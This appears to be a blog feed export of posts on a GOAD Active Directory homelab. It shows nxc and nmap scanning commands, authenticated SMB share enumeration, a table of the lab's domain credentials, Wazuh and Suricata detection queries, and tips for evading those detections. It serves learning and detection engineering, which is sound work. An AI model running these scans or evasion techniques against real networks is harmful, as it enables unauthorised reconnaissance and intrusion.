
<p>With <code class="language-plaintext highlighter-rouge">jon.snow:iknownothing</code> we can now enumerate SMB shares across the whole subnet as an authenticated domain user:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc smb 192.168.56.10-23 -u jon.snow -p iknownothing -d north.sevenkingdoms.local --shares
</code></pre></div></div>

<p><img src="/assets/images/goad/nxc-smb-shares-jonsnow-subnet.png" alt="nxc smb share enumeration across the full GOAD subnet using jon.snow credentials, showing read/write access on multiple hosts" /></p>

<p><img src="/assets/images/goad/nxc-smb-castelblack-jonsnow.png" alt="nxc smb share detail for CASTELBLACK showing jon.snow has READ,WRITE on the 'all' and 'public' shares" /></p>

<p><code class="language-plaintext highlighter-rouge">jon.snow</code> has <code class="language-plaintext highlighter-rouge">READ,WRITE</code> on the <code class="language-plaintext highlighter-rouge">all</code> and <code class="language-plaintext highlighter-rouge">public</code> shares on <code class="language-plaintext highlighter-rouge">castelblack</code>. A lot of read access opens up across the other hosts as well. There’s enough here to dig into, but we’re going to pause and let the SIEM catch up first.</p>

<h2 id="where-this-leaves-us">Where This Leaves Us</h2>

<p>Credential count at the end of this phase:</p>

<table>
  <thead>
    <tr>
      <th>Account</th>
      <th>Password</th>
      <th>Domain</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">samwell.tarly</code></td>
      <td><code class="language-plaintext highlighter-rouge">Heartsbane</code></td>
      <td><code class="language-plaintext highlighter-rouge">north.sevenkingdoms.local</code></td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">brandon.stark</code></td>
      <td><code class="language-plaintext highlighter-rouge">iseedeadpeople</code></td>
      <td><code class="language-plaintext highlighter-rouge">north.sevenkingdoms.local</code></td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">hodor</code></td>
      <td><code class="language-plaintext highlighter-rouge">hodor</code></td>
      <td><code class="language-plaintext highlighter-rouge">north.sevenkingdoms.local</code></td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">jon.snow</code></td>
      <td><code class="language-plaintext highlighter-rouge">iknownothing</code></td>
      <td><code class="language-plaintext highlighter-rouge">north.sevenkingdoms.local</code></td>
    </tr>
  </tbody>
</table>

<p>The next post flips back to the defensive side: mapping everything done here to MITRE ATT&amp;CK techniques, building detection rules for the noisier attacks, and seeing what the logs actually look like for AS-REP roasting and password spraying in Wazuh. After that, we’ll pick up with Bloodhound and start mapping paths through the environment.</p>]]></content><author><name>Gabriel Barbir</name></author><category term="homelab" /><category term="active-directory" /><category term="red-team" /><category term="enumeration" /><category term="kerberos" /><category term="kerberoasting" /><category term="netexec" /><category term="goad" /><category term="homelab" /><category term="soc" /><summary type="html"><![CDATA[The previous two posts covered network recon and what that recon looked like in Wazuh and Suricata. We have a solid map of the network: three domains, five hosts, SMB signing gaps, SMBv1 on two machines, and WinRM open everywhere. Now the goal is to build up a set of credentials before we start poking at any of that attack surface.]]></summary></entry><entry><title type="html">GOAD Phase 1 - Detection: Wazuh and Suricata Analysis</title><link href="https://zero-for683.github.io/homelab/2026/05/08/GOAD-Lab-Phase1-Part2.html" rel="alternate" type="text/html" title="GOAD Phase 1 - Detection: Wazuh and Suricata Analysis" /><published>2026-05-08T00:00:00+00:00</published><updated>2026-05-08T00:00:00+00:00</updated><id>https://zero-for683.github.io/homelab/2026/05/08/GOAD-Lab-Phase1-Part2</id><content type="html" xml:base="https://zero-for683.github.io/homelab/2026/05/08/GOAD-Lab-Phase1-Part2.html"><![CDATA[<p>The <a href="https://zero-for683.github.io/homelab/2026/05/06/GOAD-Lab-Phase1-Part1.html">previous post</a> covered the recon phase: the NXC SMB sweep, the full nmap port scan, DC discovery, and getting Kali configured to speak Kerberos. This post flips to the defensive side. What did those scans actually look like in Wazuh and Suricata? What fired, what didn’t, and what would break against a more careful attacker?</p>

<p>This is the kind of analysis a SOC analyst does after an incident: starting from known attacker behavior and working backward to figure out what the tools caught, what they missed, and what detection gaps need to be addressed.</p>

<blockquote>
  <p>Attacker IP throughout: <code class="language-plaintext highlighter-rouge">192.168.56.137</code></p>
</blockquote>

<h2 id="a-problem-i-had-to-fix-first-no-sysmon">A Problem I Had to Fix First: No Sysmon</h2>

<p>GOAD’s provisioning script doesn’t install Sysmon. That matters because Sysmon is one of the primary sources of process-level telemetry on Windows. Without it, Wazuh’s visibility is limited to what default Windows Event Logging produces, which is a lot less.</p>

<p>I found this out the hard way. After running the initial recon phase, Wazuh had almost nothing useful to show. I had to manually install Sysmon across all five GOAD machines, confirm the logs were flowing into Wazuh, and rerun the entire port scan before there was anything worth analyzing. If your SIEM looks suspiciously quiet after a scan, check Sysmon before assuming you have good coverage.</p>

<h2 id="detecting-the-nxc-smb-sweep">Detecting the NXC SMB Sweep</h2>

<p>When <code class="language-plaintext highlighter-rouge">nxc smb 192.168.56.0/24</code> runs, it initiates an anonymous NTLM negotiation against every SMB host on the subnet. It starts the authentication handshake to pull host metadata (hostname, OS version, domain, signing status) but never completes it. The target machines log this as a network logon from <code class="language-plaintext highlighter-rouge">ANONYMOUS LOGON</code>.</p>

<p>The Wazuh query to surface it:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>data.win.system.eventID = 4624 AND data.win.eventdata.logonType = 3
</code></pre></div></div>

<p>Event ID <code class="language-plaintext highlighter-rouge">4624</code> is a successful logon. Logon type <code class="language-plaintext highlighter-rouge">3</code> is a network logon, as opposed to interactive (type 2) or service (type 5). Filtering to type 3 narrows the result set to authentication events coming over the network.</p>

<p><img src="/assets/images/goad/wazuh-pth-alerts-nxc-sweep.png" alt="Wazuh alert list showing rule 100105 firing on GOAD-DC01, DC02, DC03, SRV02, and SRV03 for anonymous NTLM remote logons from 192.168.56.137, all within a two-second window" /></p>


<p>All of those hits fired on rule <code class="language-plaintext highlighter-rouge">100105</code>, which I <a href="https://zero-for683.github.io/detection-engineering/2026/03/31/AD-Attack-Lab-Part3.html#rule-5--pass-the-hash-t1550002">built in an earlier lab</a> to catch Pass-the-Hash by flagging anonymous NTLM network logons. Technically, this is a false positive since no hash was actually passed. But from the target machine’s perspective, the anonymous NTLM knock NXC sends during a sweep looks identical to the first stage of a PTH attempt. The machine sees an anonymous logon, logs it, and the rule fires.</p>

<p>Two things make this alert worth investigating even though the specific technique classification is wrong:</p>

<ol>
  <li>It fired on all five machines within milliseconds of each other. Legitimate anonymous logons don’t do that.</li>
  <li>The source IP (<code class="language-plaintext highlighter-rouge">192.168.56.137</code>) is consistent across every hit, giving you a clear starting point to pivot from.</li>
</ol>

<p>This is a useful reminder that rules don’t need to be technically correct about the technique to be operationally valuable. The behavior is suspicious either way.</p>

<h2 id="detecting-nmap-in-wazuh">Detecting Nmap in Wazuh</h2>


<p>Nmap’s <code class="language-plaintext highlighter-rouge">-sC</code> flag runs default NSE scripts. The SMB enumeration scripts in that set have to supply a workstation name during authentication, and nmap uses the string <code class="language-plaintext highlighter-rouge">nmap</code> as that identifier by default.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>data.win.eventdata.workstationName = nmap
</code></pre></div></div>

<p><img src="/assets/images/goad/wazuh-nmap-workstation-name-logs.png" alt="Wazuh raw log detail from GOAD-SRV03 showing three entries with workstationName: nmap, ipAddress: 192.168.56.137, targetUserName: Guest, authenticationPackageName: NTLM, lmPackageName: NTLM V1" /></p>

<p>A few things worth pulling out of those logs:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">workstationName: nmap</code> - nmap announces itself and doesn’t try to hide it</li>
  <li><code class="language-plaintext highlighter-rouge">ipAddress: 192.168.56.137</code> - consistent with the NXC sweep hits above</li>
  <li><code class="language-plaintext highlighter-rouge">targetUserName: Guest</code> - the account the SMB scripts probe against</li>
  <li><code class="language-plaintext highlighter-rouge">lmPackageName: NTLM V1</code> - the older, weaker NTLM variant; worth flagging on its own since modern environments should be enforcing NTLMv2 at minimum</li>
</ul>

<p>The obvious limitation: this query only works because nmap didn’t bother to change its default workstation name. One flag change (<code class="language-plaintext highlighter-rouge">--script-args smbdomain=ANYNAME</code>) and this detection produces zero results. Any attacker who knows nmap defaults will bypass this trivially.</p>

<h2 id="detecting-the-port-scan-in-suricata">Detecting the Port Scan in Suricata</h2>

<p>Wazuh handles authentication event logs well but it’s not the right tool for raw network-level detection. Port scanning belongs in Suricata.</p>


<p>In EveBox, the Events tab shows Suricata’s <code class="language-plaintext highlighter-rouge">FLOW</code> records. After the nmap scan:</p>

<p><img src="/assets/images/goad/evebox-events-port-scan-flows.png" alt="EveBox Events tab showing multiple FLOW type records all sourced from 192.168.56.137 at the same timestamp, hitting different destination ports across 192.168.56.10, .11, .12, and .22" /></p>

<p>One source IP, the same timestamp, different destination ports across multiple hosts. That’s a port scan. FLOW records don’t generate alerts by themselves, but they give you the raw network evidence to confirm what the alerts are pointing at, which matters when you’re trying to distinguish a real scan from a noisy false positive.</p>


<p>The Alerts tab had 7 hits:</p>

<p><img src="/assets/images/goad/evebox-alerts-nmap-rdp-scan.png" alt="EveBox Alerts tab showing 7 total alerts: two ET SCAN RDP Connection Attempt from Nmap alerts against .22 and .12, three ET INFO Python SimpleHTTP ServerBanner alerts against .12, .22, and .23, and two ET INFO Possible Kali Linux hostname in DHCP Request Packet alerts" /></p>

<p>Breaking these down:</p>

<ul>
  <li>
    <p><strong>ET SCAN RDP Connection Attempt from Nmap</strong> (2 hits, against <code class="language-plaintext highlighter-rouge">192.168.56.22</code> and <code class="language-plaintext highlighter-rouge">192.168.56.12</code>): Suricata matched nmap’s RDP probe signature. This is the only nmap-specific alert in the list. If the attacker skips port <code class="language-plaintext highlighter-rouge">3389</code>, this rule never fires.</p>
  </li>
  <li>
    <p><strong>ET INFO Python SimpleHTTP ServerBanner</strong> (3 hits, against <code class="language-plaintext highlighter-rouge">192.168.56.12</code>, <code class="language-plaintext highlighter-rouge">.22</code>, and <code class="language-plaintext highlighter-rouge">.23</code>): This is not from nmap. A Python HTTP server was running on the Kali machine at the time and Suricata caught its banner on HTTP connections to the targets. Interesting to see but not part of the scanning detection.</p>
  </li>
  <li>
    <p><strong>ET INFO Possible Kali Linux hostname in DHCP Request Packet</strong> (2 hits): Suricata fingerprinted the Kali hostname from a DHCP broadcast. Low signal on its own, but combined with the other alerts it’s useful context that a Kali machine is active on this network.</p>
  </li>
</ul>

<p>The only alert that is directly tied to the nmap scan is the RDP one. That’s a narrow hook to rely on.</p>

<h2 id="why-port-scan-detection-is-hard">Why Port Scan Detection Is Hard</h2>

<p>The nmap scan here is an easy case for defenders. It’s noisy, uses default signatures, doesn’t spoof anything, and literally announces its tool name in the SMB workstation field. A more careful attacker dismantles all of these detections without much effort:</p>

<ul>
  <li>Change the workstation name: <code class="language-plaintext highlighter-rouge">--script-args smbdomain=ANYNAME</code> and the Wazuh query returns nothing</li>
  <li>Skip port <code class="language-plaintext highlighter-rouge">3389</code> from the scan scope and the only Suricata nmap rule that fired disappears</li>
  <li>Build a custom scanner in Scapy with spoofed source IPs and IP-based correlation breaks entirely</li>
  <li>Slow the scan rate below whatever threshold time-based rules are tuned to and the volumetric pattern disappears</li>
</ul>

<p>Robust port scan detection at scale is more of a network infrastructure problem than a SIEM problem. Smart routers, firewalls, and switches that enforce ingress/egress controls and detect spoofed traffic handle the cases that no signature-based ruleset can reliably catch. For rule-based coverage, <a href="https://github.com/aleksibovellan/opnsense-suricata-nmaps/blob/main/local.rules">aleksibovellan/opnsense-suricata-nmaps</a> has a solid set of Suricata rules written specifically for common nmap scan types. I’ll pull those in for future phases.</p>

<h2 id="summary">Summary</h2>

<p>The takeaway from a detection engineering perspective: default configurations catch default attacker behavior. The moment an attacker steps off the beaten path, the coverage gap grows quickly. Layering SIEM, IDS, and network controls is what closes it.</p>

<p>We’ll continue with our enumeration in the next blog as we don’t have quite enough yet to exploit anything and flip back over to detection just like we did here.</p>]]></content><author><name>Gabriel Barbir</name></author><category term="homelab" /><category term="active-directory" /><category term="blue-team" /><category term="detection-engineering" /><category term="wazuh" /><category term="suricata" /><category term="goad" /><category term="homelab" /><category term="soc" /><summary type="html"><![CDATA[The previous post covered the recon phase: the NXC SMB sweep, the full nmap port scan, DC discovery, and getting Kali configured to speak Kerberos. This post flips to the defensive side. What did those scans actually look like in Wazuh and Suricata? What fired, what didn’t, and what would break against a more careful attacker?]]></summary></entry><entry><title type="html">GOAD Phase 1 - Recon &amp;amp; Network Enumeration</title><link href="https://zero-for683.github.io/homelab/2026/05/06/GOAD-Lab-Phase1-Part1.html" rel="alternate" type="text/html" title="GOAD Phase 1 - Recon &amp;amp; Network Enumeration" /><published>2026-05-06T00:00:00+00:00</published><updated>2026-05-06T00:00:00+00:00</updated><id>https://zero-for683.github.io/homelab/2026/05/06/GOAD-Lab-Phase1-Part1</id><content type="html" xml:base="https://zero-for683.github.io/homelab/2026/05/06/GOAD-Lab-Phase1-Part1.html"><![CDATA[<h2 id="getting-oriented">Getting Oriented</h2>

<p>The lab is up. Now comes the part where we pretend we don’t know anything about it.</p>

<p>Throughout this series I’ll be using <a href="https://orange-cyberdefense.github.io/ocd-mindmaps/">Orange Cyberdefense’s AD mindmap</a> as a loose reference for what to do at each phase. It covers a huge range of AD attack techniques organized by stage, so I’ll pull from it as needed rather than trying to follow it step by step.</p>

<p>This post covers the recon and enumeration phase: scanning the network, mapping out the domains and DCs, and getting our Kali machine set up to talk Kerberos before any actual attacks start. The defensive analysis comes in the next post.</p>

<h2 id="scanning-the-network">Scanning the Network</h2>


<p>Here’s what the mindmap suggests for initial network scanning:</p>

<p><img src="/assets/images/goad/recon-mindmap-scan-network.png" alt="OCD mindmap showing recommended scan network commands" /></p>

<p>I’ll run the relevant ones. The SMB vulnerability scan (<code class="language-plaintext highlighter-rouge">nmap -Pn --script smb-vuln*</code>) I’ll skip for now since that’s more of an exploitation step than recon. UDP scanning with <code class="language-plaintext highlighter-rouge">-sU</code> I’ll also defer since it’s slow and we have a pretty clear target already.</p>

<h3 id="smb-sweep">SMB Sweep</h3>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc smb 192.168.56.0/24 | tee smb/nxc_smb_scan.txt
</code></pre></div></div>

<p>NetExec (nxc) is a Swiss Army knife for Windows network authentication testing and enumeration. Its predecessor, CrackMapExec, did the same job but is no longer maintained. This command does an SMB sweep across the subnet, grabbing hostnames, OS versions, domain info, and signing status from every host that responds.</p>

<p><img src="/assets/images/goad/nxc-smb-sweep.png" alt="nxc smb sweep output showing all five GOAD hosts with signing and SMBv1 status" /></p>

<p>Five hosts came back. A few things immediately stand out:</p>

<table>
  <thead>
    <tr>
      <th>Host</th>
      <th>IP</th>
      <th>Domain</th>
      <th>Signing</th>
      <th>SMBv1</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>KINGSLANDING</td>
      <td>192.168.56.10</td>
      <td>sevenkingdoms.local</td>
      <td>Required</td>
      <td>No</td>
    </tr>
    <tr>
      <td>WINTERFELL</td>
      <td>192.168.56.11</td>
      <td>north.sevenkingdoms.local</td>
      <td>Required</td>
      <td>No</td>
    </tr>
    <tr>
      <td>MEEREEN</td>
      <td>192.168.56.12</td>
      <td>essos.local</td>
      <td>Required</td>
      <td>Yes</td>
    </tr>
    <tr>
      <td>CASTELBLACK</td>
      <td>192.168.56.22</td>
      <td>north.sevenkingdoms.local</td>
      <td>Not required</td>
      <td>No</td>
    </tr>
    <tr>
      <td>BRAAVOS</td>
      <td>192.168.56.23</td>
      <td>essos.local</td>
      <td>Not required</td>
      <td>Yes</td>
    </tr>
  </tbody>
</table>

<p>CASTELBLACK and BRAAVOS both have SMB signing disabled. That makes them candidates for NTLM relay attacks later. MEEREEN and BRAAVOS have SMBv1 enabled, which is a legacy protocol Microsoft has been pushing people to disable for years. All worth noting for the exploitation phase.</p>

<p>Also visible: two separate domains, <code class="language-plaintext highlighter-rouge">sevenkingdoms.local</code> and <code class="language-plaintext highlighter-rouge">essos.local</code>, plus a subdomain <code class="language-plaintext highlighter-rouge">north.sevenkingdoms.local</code>. We’ll map this out properly once we’ve done the full port scan.</p>


<h3 id="host-discovery">Host Discovery</h3>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nmap 192.168.56.0/24 | tee nmap/nmap_host_discovery.txt
</code></pre></div></div>

<p>A basic nmap sweep across the subnet. On a local network nmap defaults to ARP ping for host discovery, so this is fast. It found 8 hosts up total – the 5 GOAD VMs plus the host machine and a couple of other devices on the VMware network.</p>

<p><img src="/assets/images/goad/nmap-host-discovery.png" alt="nmap host discovery output showing 8 hosts up on 192.168.56.0/24" /></p>


<p>The 5 GOAD VMs are at <code class="language-plaintext highlighter-rouge">.10</code>, <code class="language-plaintext highlighter-rouge">.11</code>, <code class="language-plaintext highlighter-rouge">.12</code>, <code class="language-plaintext highlighter-rouge">.22</code>, and <code class="language-plaintext highlighter-rouge">.23</code>. Those go into a <code class="language-plaintext highlighter-rouge">hosts.txt</code> file to feed into the full scan next.</p>

<h3 id="full-port-scan">Full Port Scan</h3>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sudo nmap -Pn -sC -sV -p- -oA nmap/nmap_full_network_scan -iL hosts.txt
</code></pre></div></div>

<p>Breaking down the flags:</p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">-Pn</code> skips host discovery since we already know which hosts are up</li>
  <li><code class="language-plaintext highlighter-rouge">-sC</code> runs the default NSE scripts (banner grabbing, service enumeration, basic checks)</li>
  <li><code class="language-plaintext highlighter-rouge">-sV</code> probes for service versions</li>
  <li><code class="language-plaintext highlighter-rouge">-p-</code> scans all 65535 ports instead of just the top 1000</li>
